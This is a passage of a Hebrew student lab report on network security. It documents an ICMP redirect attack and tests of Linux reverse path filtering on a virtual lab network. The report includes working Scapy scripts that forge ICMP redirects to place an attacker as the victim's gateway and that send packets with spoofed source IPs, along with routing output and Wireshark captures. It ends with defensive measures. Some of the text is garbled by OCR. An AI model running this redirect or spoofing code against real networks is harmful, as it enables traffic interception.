8.8.8.8 via 10.0.2.1 dev enp0s3 src 10.0.2.6
```

ראינו שהפקודות עוברות דרך ראوتر 10.0.2.1

כעת נריץ את הקוד שיעדכן את נתיב העברת הפקודות דרך המחשב  
התיקף 10.0.2.100

```
#!/usr/bin/python3

from scapy.all import *

ip = IP(src = "10.0.2.1", dst = "10.0.2.6") # sending a packet from router to victim
# to update for a better gw path
icmp = ICMP(type=5, code=1) # type 5 for icmp redirect message and
# code 1 for host redirect from a better path
icmp.gw = "10.0.2.100" # making the attacker as the router
ip2 = IP(src = "10.0.2.6", dst = "8.8.8.8") # trigger the redirect message
send(ip/icmp/ip2/UDP());
```

הראוטר 10.0.2.1 שלוח לקורבן פקט עם הוראה לעדכן את טבלת הניתוב  
מהר שיש דרך יעליה יותר להגעה לשרת 8.8.8.8 דרך ראוטר 10.0.2.100  
שהוא התקוף.

יש מספר קודים לביצוע ICMP REDIRECT:

קוד 0 - Redirect for host

معدכן את השולח שכתובת היעד השתנה

קוד 1 - Redirect for a network

معدכן את השולח על ניתוב טוב יותר להעביר מידע דרכו

קוד 2 - Redirect for a type of service and network

معدכן את השולח על מסלול טוב יותר עבור שירותים מסוימים

קוד 3 - Redirect for a type of service and host

معدכן את השולח על מסלול טוב יותר עבור שירותים מסוימים הנשלחים  
לマארח

לאחר שליחת הפקט שבנו, נבדוק בWIRESHARK שנקבל הודעה  
ניתוב חדש:

No.	Time	Source	Destination	Protocol	Length	Info
1	2023-03-18 09:14:01.353610383	10.0.2.6	8.8.8.8	ICMP	98	Echo (ping) request id=0x4719, seq=1/256, ttl=64 (reply in...
2	2023-03-18 09:14:01.371731542	8.8.8.8	10.0.2.6	ICMP	98	Echo (ping) reply id=0x4719, seq=1/256, ttl=115 (request...
7	2023-03-18 09:14:07.795264262	10.0.2.1	10.0.2.6	ICMP	70	Redirect (Redirect for host)
8	2023-03-18 09:14:15.916574768	10.0.2.6	8.8.8.8	ICMP	98	Echo (ping) request id=0x471b, seq=1/256, ttl=64 (no respo...

```
> Frame 8: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface 0
> Ethernet II, Src: PcsCompu_36:00:22 (08:00:27:36:00:22), Dst: PcsCompu_36:00:22 (08:00:27:36:00:22)
> Internet Protocol Version 4, Src: 10.0.2.6, Dst: 8.8.8.8
> Internet Control Message Protocol
```

כעת נבדוק את מסלול הניתוב

```
[Sat Mar 18 09:14:02] Server:~$ ip route get 8.8.8.8  
8.8.8.8 via 10.0.2.100 dev enp0s3 src 10.0.2.6  
cache <redirected> expires 117sec
```

רואים שהצלחנו במשימה ומסלול הניתוב שונה בהצלחה.

### שאלה 1:

1. Can you use ICMP redirect attacks to redirect to a remote machine? Namely, the IP address assigned to `icmp.gw` is a computer not on the local LAN. Please show your experiment result, and explain your observation.

לא, יכולת ICMP redirect attack לא יכולה לשנות את מסלול הניתוב למכונה מחוץ לרשת הפנימית מפני שההודעה מכילה הודעה לマארח שקיים במסלול טוב יותר להגעה לעד ברשת הפנימית.

בדקנו את זה וראינו בwireshark שנשלחת הودעת arp request כדי לבדוק מי זה 10.0.0.9 ומאחר והוא לא באותה הרשת הפנימית הוא לא

מצהה אותו

No.	Time	Source	Destination	Protocol	Length	Info
2	2023-03-18 09:47:27.027543774	PcsCompu_36...	PcsCompu_06...	ARP	60	10.0.2.6 is at 08:00:27:36:00:22
3	2023-03-18 09:47:27.043453503	10.0.2.1	10.0.2.6	ICMP	70	Redirect (Redirect for host)
4	2023-03-18 09:47:27.044039428	PcsCompu_36...	Broadcast	ARP	60	Who has 10.0.0.9? Tell 10.0.2.6
5	2023-03-18 09:47:28.058444646	PcsCompu_36...	Broadcast	ARP	60	Who has 10.0.0.9? Tell 10.0.2.6
6	2023-03-18 09:47:29.071860599	PcsCompu_36...	Broadcast	ARP	60	Who has 10.0.0.9? Tell 10.0.2.6
7	2023-03-18 09:47:46.736138463	10.0.2.6	10.0.2.3	DHCP	342	DHCP Request - Transaction ID 0xfd0d2814
8	2023-03-18 09:47:46.739488180	10.0.2.3	10.0.2.4	DHCP	590	DHCP ACK - Transaction ID 0xfd0d2814
9	2023-03-18 09:47:51.796022793	PcsCompu_36...	PcsCompu_06...	ARP	60	Who has 10.0.2.3? Tell 10.0.2.6
10	2023-03-18 09:47:51.796036068	PcsCompu_06...	PcsCompu_36...	ARP	60	10.0.2.3 is at 08:00:27:06:d4:06

ולכן לא מבצע את העדכון ומתעלם מהredirect

icmp redirect

```
[Sat Mar 18 09:46:15] Server:~$ ip route get 8.8.8.8  
8.8.8.8 via 10.0.2.1 dev enp0s3 src 10.0.2.6
```

### שאלה 2:

2. Can you use ICMP redirect attacks to redirect to a non-existing machine on the same network? Namely, the IP address assigned to `icmp.gw` is a local computer that is either offline or non-existing. Please show your experiment result, and explain your observation.

לא ניתן לבצע ניתוב חדש אל מחשב שנמצא ברשת כאשר הוא כבוי או לא קיים. הבקשה תירתק ולא תבוצע שום פעולה ומסלול הניתוב יישאר כפי שהוא.

### • סיכום המשימה

הצלחנו לבצע את המשימה בכך שהראנו כיצד מסלול הניתוב אצל הקורבן השתנה וגילינו על שיטה חדשה לבצע מתקפת MITM.

התוצאה התאימה למצופה מאחר שמסלול הניתוב השתנה כפי שרצינו.


לא נתקלנו בבעיות בזמן ביצוע המשימה.

### Task 3: Routing and Reverse Path Filtering

#### • מבוא

במשימה נרצה להגדר 2 רשומות שונות כאשר יש מחשב שיוגדר בתור הראוטר שיעביר את הפקודות ביניהם.

נרצה במשימה זו לבדוק את המנגנון הגנה במערכת הפעלה של לינוקס להתקאות אחר המתאים רשות שמננו נשלח הפקט בפועל למול מתאם הרשות של מקור הפקט שזיהינו ממנה.



#### מטרה

לראות אם המנגנון מצליח להגן מפני spoofing דו בכך שהוא מזהה שהפקות נשלחו ממתאים רשות שונים.

#### תוצאה צפויה

מערכת הפעלה תבצע בעת קבלת פקט מבט לאחר ו לפני שהיא תעביר את הפקט היא תבצע בדיקה האם מסלול החזרה של הפקט יהיה זהה מבחינה מתאמי הרשות שהוא עבר דרכם. אם כן, הפקט תתקבל בכתבota היעד אחרת מערכת הפעלה תזרוק את הפקט והיעד לא יקבל את הפקט.  
במילים אחרות, אם המתאים שונים במסלול השילוח והחזרה אז המסלול הוא אסינכרוני ומערכת הפעלה תזרוק את הפקט.

- בזמן הגדרת הרשות הגדרנו את התוקף ברשות הפנימית ואת הקליינט ברשות NAT וביצענו לפי המعبدת את ההתקפה מהקלינט לתוקף.

### Task 3.a: Network Setup

תחליה התבוננו להגדיר את הרשות כדי שתיראה כמו בشرطוט מעלה, ככלומר מחשב הקלינט משתמש במחשב הרוטר כדי לתקשר עם מחשב התוקף ולהפוך כשניהם למצאים בשרותות שונות. לאחר מכן עוקב אחר הפעולות שהתקיימו לבצע לצורך ההגדרה ניתן לראות שהמוכנות הוגדרו כנדרש:

```
[Tue Mar 21 12:31:19] Client:~$ ifconfig  
enp0s3      Link encap:Ethernet HWaddr 08:00:27:7d:e7:9a  
            inet addr:10.0.2.6 Bcast:10.0.2.255 Mask:255.255.255.0  
              inet6 addr: fe80::a00:27ff:fe7d:e79a/64 Scope:Link  
                UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1  
                RX packets:93 errors:0 dropped:0 overruns:0 frame:0  
                TX packets:148 errors:0 dropped:0 overruns:0 carrier:0  
                collisions:0 txqueuelen:1000  
                RX bytes:10574 (10.5 KB) TX bytes:16054 (16.0 KB)
```

```
[Tue Mar 21 12:41:28] Attacker:~$ ifconfig  
enp0s8      Link encap:Ethernet HWaddr 08:00:27:fd:83:26  
            inet addr:192.168.60.5 Bcast:192.168.60.255 Mask:255.255.255.0  
              inet6 addr: fe80::a8f9:e5f3:7fce:efd6/64 Scope:Link  
                UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1  
                RX packets:58 errors:0 dropped:0 overruns:0 frame:0  
                TX packets:340 errors:0 dropped:0 overruns:0 carrier:0  
                collisions:0 txqueuelen:1000  
                RX bytes:5299 (5.2 KB) TX bytes:29922 (29.9 KB)
```

```
[Tue Mar 21 12:45:50] Router:~$ ifconfig  
enp0s3      Link encap:Ethernet HWaddr 08:00:27:8a:1e:ce  
            inet addr:10.0.2.7 Bcast:10.0.2.255 Mask:255.255.255.0  
              inet6 addr: fe80::a00:27ff:fe8a:1ece/64 Scope:Link  
                UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1  
                RX packets:284 errors:0 dropped:0 overruns:0 frame:0  
                TX packets:311 errors:0 dropped:0 overruns:0 carrier:0  
                collisions:0 txqueuelen:1000  
                RX bytes:108445 (108.4 KB) TX bytes:30643 (30.6 KB)  
  
enp0s8      Link encap:Ethernet HWaddr 08:00:27:98:24:df  
            inet addr:192.168.60.1 Bcast:192.168.60.255 Mask:255.255.255.0  
              inet6 addr: fe80::fdf5:e09a:756c:3f9a/64 Scope:Link  
                UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1  
                RX packets:328 errors:0 dropped:0 overruns:0 frame:0  
                TX packets:88 errors:0 dropped:0 overruns:0 carrier:0  
                collisions:0 txqueuelen:1000  
                RX bytes:28978 (28.9 KB) TX bytes:8985 (8.9 KB)
```

ניתן לראות בתמונות את כתובות הIP והתאמם רשות שהוגדר לכל מחשב.

### Task 3.b: Routing Setup

במחשב הקליינט 10.0.2.6 הגדרנו ניתוב נוסף דרך 10.0.2.7 שהוא הראوتر בין 2 הרשתות הנפרדות.

```
[Tue Mar 21 12:30:28] Client:~$ ip route  
default via 10.0.2.1 dev enp0s3 onlink  
10.0.2.0/24 dev enp0s3 proto kernel scope link src 10.0.2.6  
169.254.0.0/16 dev enp0s3 scope link metric 1000  
[Tue Mar 21 12:30:31] Client:~$ sudo ip route add 192.168.60.0/24 dev enp0s3 via  
10.0.2.7  
[Tue Mar 21 12:30:56] Client:~$ ip route  
default via 10.0.2.1 dev enp0s3 onlink  
10.0.2.0/24 dev enp0s3 proto kernel scope link src 10.0.2.6  
169.254.0.0/16 dev enp0s3 scope link metric 1000  
192.168.60.0/24 via 10.0.2.7 dev enp0s3
```

במחשב התקף 192.168.60.5 לא ניתן צריכים להויסף או למחוק כלום מאחר והוא כבר מנותב דרך הראوتر בכתובת 192.168.60.1

```
[Tue Mar 21 12:41:12] Attacker:~$ ip route  
default via 192.168.60.1 dev enp0s8 proto static metric 100  
169.254.0.0/16 dev enp0s8 scope link metric 1000  
192.168.60.0/24 dev enp0s8 proto kernel scope link src 192.168.60.5 metric 1  
00
```

בראوتر שהגדרנו נבצע IP Forwarding בצורה הבאה:

```
[Tue Mar 21 12:28:29] Router:~$ ip route  
default via 10.0.2.1 dev enp0s3 onlink  
default via 192.168.60.1 dev enp0s8 proto static metric 100  
10.0.2.0/24 dev enp0s3 proto kernel scope link src 10.0.2.7  
169.254.0.0/16 dev enp0s3 scope link metric 1000  
192.168.60.0/24 dev enp0s8 proto kernel scope link src 192.168.60.1 metric 1  
00  
[Tue Mar 21 12:45:40] Router:~$ sudo sysctl net.ipv4.ip_forward=1  
net.ipv4.ip forward = 1
```

לאחר כל ההגדרות נרצה לוודא שניתן לתקשורת בין 2 המחשבים ברשתות השונות בכך שנשלח פינג

```
[Tue Mar 21 12:54:05] Client:~$ ping 192.168.60.5  
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.  
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.806 ms  
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.982 ms  
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=1.05 ms  
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.848 ms  
^C  
--- 192.168.60.5 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3036ms  
rtt min/avg/max/mdev = 0.806/0.922/1.053/0.101 ms
```

ניתן לראות שהפינג עבר בהצלחה מהклиינט לתקף וכן הצלחנו בהגדירה של הרשת הנוספת.

### Task 3.c: Reverse Path Filtering

בסעיף זה נרצה לזייף 3 פקודות שונות כאשר בכל פקט נרשם כתובת מקור שונה ונרצה לבדוק האם מערכת הפעלה מעבירה או זורקת את הפקט. הרצנו את הקוד הבא אצל הקליינט כאשר כתובת המקור היא כתובת מזוייפת הנמצאת בראשת NAT של הקליינט וכותבת היעד היא התוקף שנמצא בראשת הפנימית:

- An IP address belonging to the network 10.0.2.0/24.

```
#!/usr/bin/python3
```

```
from scapy.all import *

def spoof_pkt():
    a = IP()
    a.src = "10.0.2.2" # spoof from NAT network
    a.dst = "192.168.60.5"
    b = ICMP()
    b.type = 8
    send(a/b,verbose=0)

spoof_pkt()

print("sent spoofed packet")
```

התמונה מה wireshark במחשב הרואוטר

→ 3 2023-03-21 14:10:... 10.0.2.2 192.16... ICMP 60 Echo (ping) request id=0x00...
← 6 2023-03-21 14:10:... 192.168.60.5 10.0.2... ICMP 42 Echo (ping) reply id=0x00...
7 2023-03-21 14:10:... 10.0.2.2 192.16... ICMP 42 Echo (ping) request id=0x00...
8 2023-03-21 14:10:... 192.168.60.5 10.0.2... ICMP 60 Echo (ping) reply id=0x00...

```
▼ Frame 3: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
Interface id: 0 (enp0s3)
```

3	2023-03-21	14:10:...	10.0.2.2	192.16...	ICMP	60	Echo (ping) request	id=0x00...	
6	2023-03-21	14:10:...	192.168.60.5	10.0.2...	ICMP	42	Echo (ping) reply	id=0x00...	
→	7	2023-03-21	14:10:...	10.0.2.2	192.16...	ICMP	42	Echo (ping) request	id=0x00...
←	8	2023-03-21	14:10:...	192.168.60.5	10.0.2...	ICMP	60	Echo (ping) reply	id=0x00...

▼ Frame 7: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 1  
Interface id: 1 (enp0s8)

ניתן לראות שהפקט הועבר בהצלחה בין 2 המתאים מאחר וקיבלנו את אותו הפקט פעמיים, כל פעם ממתאים אחרים.  
שלחנו פקט מ30s8 enp0s8 וקיבלנו אותו גם מ80s3 enp0s3 חזרה אל 30s8 וכאן המסלולים סימטריים.

#### תמונה מה Wireshark של התוקף

→	12023-03-21...	10.0.2.2	192.168.60.5	I...	60 E
←	22023-03-21...	192.168.60.5	10.0.2.2	I...	42 E

▼ Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0 (enp0s8)
--

ניתן לראות שהפקט התקבל בהצלחה במחשב התוקף בהתאם הרשות הפנימית.

הרכנו את הקוד הקודם אצל הלקוחנט כאשר כתובת המקור היא כתובת מזויפת הנמצאת ברשות הפנימית של הלקוחף וכתובת היעד היא הלקוחף עם השינוי הבא:

- An IP address belonging to the internal network 192.168.60.0/24.  
a.src = "192.168.60.8" # spoof from internal network

התמונה מה wireshark במחשב הרואוטר

3 2023-03-21 14... 192.168.6... 192.1... IC... 60 Echo (ping) request i...


```
Frame 3: 60 bytes on wire (480 bits), 60 bytes captured (480 bits)
Interface id: 0 (enp0s3)
Encapsulation type: Ethernet (1)
Arrival Time: Mar 21, 2023 14:23:18.774975126 EDT
[Time shift for this packet: 0.000000000 seconds]
Epoch Time: 1679422998.774975126 seconds
[Time delta from previous captured frame: 0.025188870 seconds]
[Time delta from previous displayed frame: 0.000000000 seconds]
[Time since reference or first frame: 0.025213456 seconds]
Frame Number: 3
Frame Length: 60 bytes (480 bits)
Capture Length: 60 bytes (480 bits)
[Frame is marked: False]
[Frame is ignored: False]
[Protocols in frame: eth:ethertype:ip:icmp]
[Coloring Rule Name: ICMP]
[Coloring Rule String: icmp || icmpv6]
Ethernet II, Src: PcsCompu_7d:e7:9a (08:00:27:7d:e7:9a), Dst: PcsCo
Internet Protocol Version 4, Src: 192.168.60.8, Dst: 192.168.60.5
Internet Control Message Protocol
Type: 8 (Echo (ping) request)
Code: 0
Checksum: 0xf7ff [correct]
[Checksum Status: Good]
Identifier (BE): 0 (0x0000)
Identifier (LE): 0 (0x0000)
Sequence number (BE): 0 (0x0000)
Sequence number (LE): 0 (0x0000)
[No response seen]
```

ניתן לראות שהפקט הועבר בהצלחה בין 2 המתאים מאחר וקיבלו אותו הפקט פעמיים, כל פעם ממתאם אחר.

ניתן לראות שהפקט נשלח ממתאם enp0s3 מרשת NAT אל הרשות הפנימית במתאם enp0s8.

בעת קבלת הפקט אצל הרואוטר מערכת הפעלה תבודוק דרך איזה מתאימים הפקט עבר ותבודוק אם בהחרת הפקט אל היעד היא תעבור בהתאם המתאים. מאחר והפקט נשלח מהNAT אל הרשת הפנימית ובחרה שלא היא תעבור מהרשת הפנימית אל הרשת הפנימית (enp0s8KKush אל enp0s8) מערכת הפעלה מזזה שהמסלול אסימטרי וזרוקת את הפקט וכך נראה שאין תגובה לבקשת ICMP שזיהפנו.

תמונה מה Wireshark של התקוף



כפי שתיארנו, נראה כי הפקט לא התקבל אצל התקוף.

הריצנו את הקוד הקודם אצל הקליינט כאשר כתובות המקור היא כתובות מזויפת הנמצאת ברשות האינטרנט (8.8.8.8) וכתוות היעד היא התקוף עם השינוי הבא:

- An IP address belonging to the Internet, such as 1.2.3.4.  
a.src = "8.8.8.8" # spoof from the internet

תמונה מה Wireshark במחשב הרואוטר

→ 3 2023-03-21 14... 8.8.8.8 192.1... IC... 60 Echo (ping) request i...
← 4 2023-03-21 14... 192.168.6... 8.8.8.8 IC... 42 Echo (ping) reply i...
5 2023-03-21 14... 8.8.8.8 192.1... IC... 42 Echo (ping) request i...
6 2023-03-21 14... 192.168.6... 8.8.8.8 IC... 60 Echo (ping) reply i...

Frame 3: 60 bytes on wire (480 bits), 60 bytes captured (480 bits)  
Interface id: 0 (enp0s3)

ניתן לראות כמו במצב הראשון שהפקט התקבל בשני המתאיםים מאחר והגישה לאינטרנט היא דרך הקליינט שמחובר אל רשות האינטרנט דרך המתאים שלו, כך שגם שליחת הפקט וגם חזרתו עברו דרך המתאיםים, מה שمعد על מסלול סימטרי.

- ביצענו גם את הכוון ההפור (מהרשת הפנימית אל NAT) והפקט נזרק לאחר NAT ושלחנו ל-NAT מהרשת הפנימית enp0s8KKush ודרך החזרה היא דרך רשות NAT שהוא enp0s3 אל האינטרנט שמקורו גם דרך enp0s3 וכאן המסלולים אסימטריים ולא קיבלנו את הפקט אצל הקליינט.

תמונה מה wireshark של התוקף

→ 12023-03-21... 8.8.8.8	192.168.60.5	I...	60 E
← 22023-03-21... 192.168.60.5	8.8.8.8	I...	42 E

Frame 1: 60 bytes on wire (480 bits), 60 bytes cap  
Interface id: 0 (enp0s8)

ניתן לראות שהפקט התקבל בהצלחה במחשב התקוף בהתאם הרשות הפנימית.

## • סיכום המשימה

הצלחנו לבצע את המשימה וראינו את מסלולי הפקות ודרך איזה מתאימים הם עוברים. הבנו את אופן הפעולה של מערכת ההפולה כאשר היא מבצעת סינון reverse path filtering לפקות שמתקבלות אצלם ולפי מסלול השילחה והזרה יודעת אם המסלול סימטרי או לא ולפיכך לקבל או לזרוק את הפקט.

למדנו שגם שיטה של מערכת ההפולה להגן מפני spoofing זו ע"י בדיקת כתובות המקור של הפקט המתkeletal לקיום מסלול חזרה דרך אותו המתאים.

ראינו שהתוצאות התאימו למצופה מאחר ופקות שמסלול השילחה והזרה שלהם עברו דרך מתאים שונים (מסלולים אסימטריים) נזרקו ואם הן עברו דרך מסלול סימטרי הפקות התקבלו אצל היעד.

חוינו בעיות בהגדרת הרשות כך שלא ידענו מה צריך למחוק ולמי צריך להוסיף מתאים ודרך ניתוב ופתרנו זאת ע"י ניסוי וטעייה ואין כמו עזרה מחברים.

## סיכום כללי למעבדה

משימות המעבדה כללו פיצול וחפיפה של פקודות, שליחת פקודות גדולות מהגודל המקורי, ביצוע התקפה על השירות (DoS) בעזרת החסורת fragment של פקט, וניתוח מסלולי הפקודות (בדיקות המתאימים דרכם הן עוברות) וסינון פקודות שמסלול החזרה שלהם עבר דרך מותאים שונים מסלול השילחה.

נטקלו בכמה אתגרים בדרך כלל הצלחנו להתגבר עליהם באמצעות ניסוי וטעיה, מחקר וסיווג של סטודנטים בקורס.

צברנו ידע על ניתוב פקודות, זיוף IP ומנגנון ההגנה של מערכת הפעלה.

## משהו חדש:

לאחר חקירה גילינו שני דרכים נוספת להגנן מפני spoofing attack ip

1. Ingress filtering (סינון כניסה) - טכנית זו כוללת בדיקת אימונות שכתובות המקור של הפקט חוקית ושיכת לרשות שמננה הגעה החביבה. אם כתובות

המקור של הפקט אינה חוקית או אינה שייכת לרשות, החביבה נזקקת.

2. Reverse Path Forwarding (RPF) - טכנית זו כוללת אימונות שהפקט מגיע למתחם שהנתב ישמש בו כדי להעביר את התגובה החזרה לכתובת המקור של הפקט. אם החביבה מגיעה למתאם שלא ישתמש להעברת התגובה החזרה, החביבה נזקקת.

כדי לוודא אם RPF מופעל נרשם את הפקודה הבאה:

sudo sysctl net.ipv4.conf.all.rp\_filter

אם התשובה שנתקבל היא 1 אז המסן עובד אחרת נרצה להפעיל אותו

באמצעות הפקודה:

sudo sysctl -w net.ipv4.conf.all.rp\_filter=1

בנוסף גילינו שהיא שלמדנו בתחלת המעבדה יכול גם לספק דרך לעקוף את מנגנון ההגנה RPF ולבוסס התקפה באמצעות פרוגרמנטציה הכוללת מניפולציה של האופן שבו הפקות מחולקות ומורכבות מחדש.

לדוגמה, תוקף יכול לשלוות פקודות מוקטעות עם מידע שגוי או חסר, ולגרום למכשיר היעד להרכיב מחדש את החביבות באופן שגוי ולאפשר לתעבורה זדונית לעקוף את המסננים.

אפשרויות הגנה מפני התקפה זו: להשתמש בסינון פקודות ובמערכותIPS/IDS שיכלות לזהות ולהחסם פקודות שאין תואמות לסטנדרטים ספציפיים.

בנוסף, ניתן להשתמש במערכות זיהוי ומוניטין חדרה (IPS/IDS) כדי לנטר את תעבורת הרשות ולזהות התנהגות חריגה שעלולה להיעיד על התקפה, על ידי

**שילוב אמצעי אבטחה אלה, מנהלי רשות יכולם להגן טוב יותר מפני התקפות  
מבוססות פרמנטציה או יומיים אחרים.**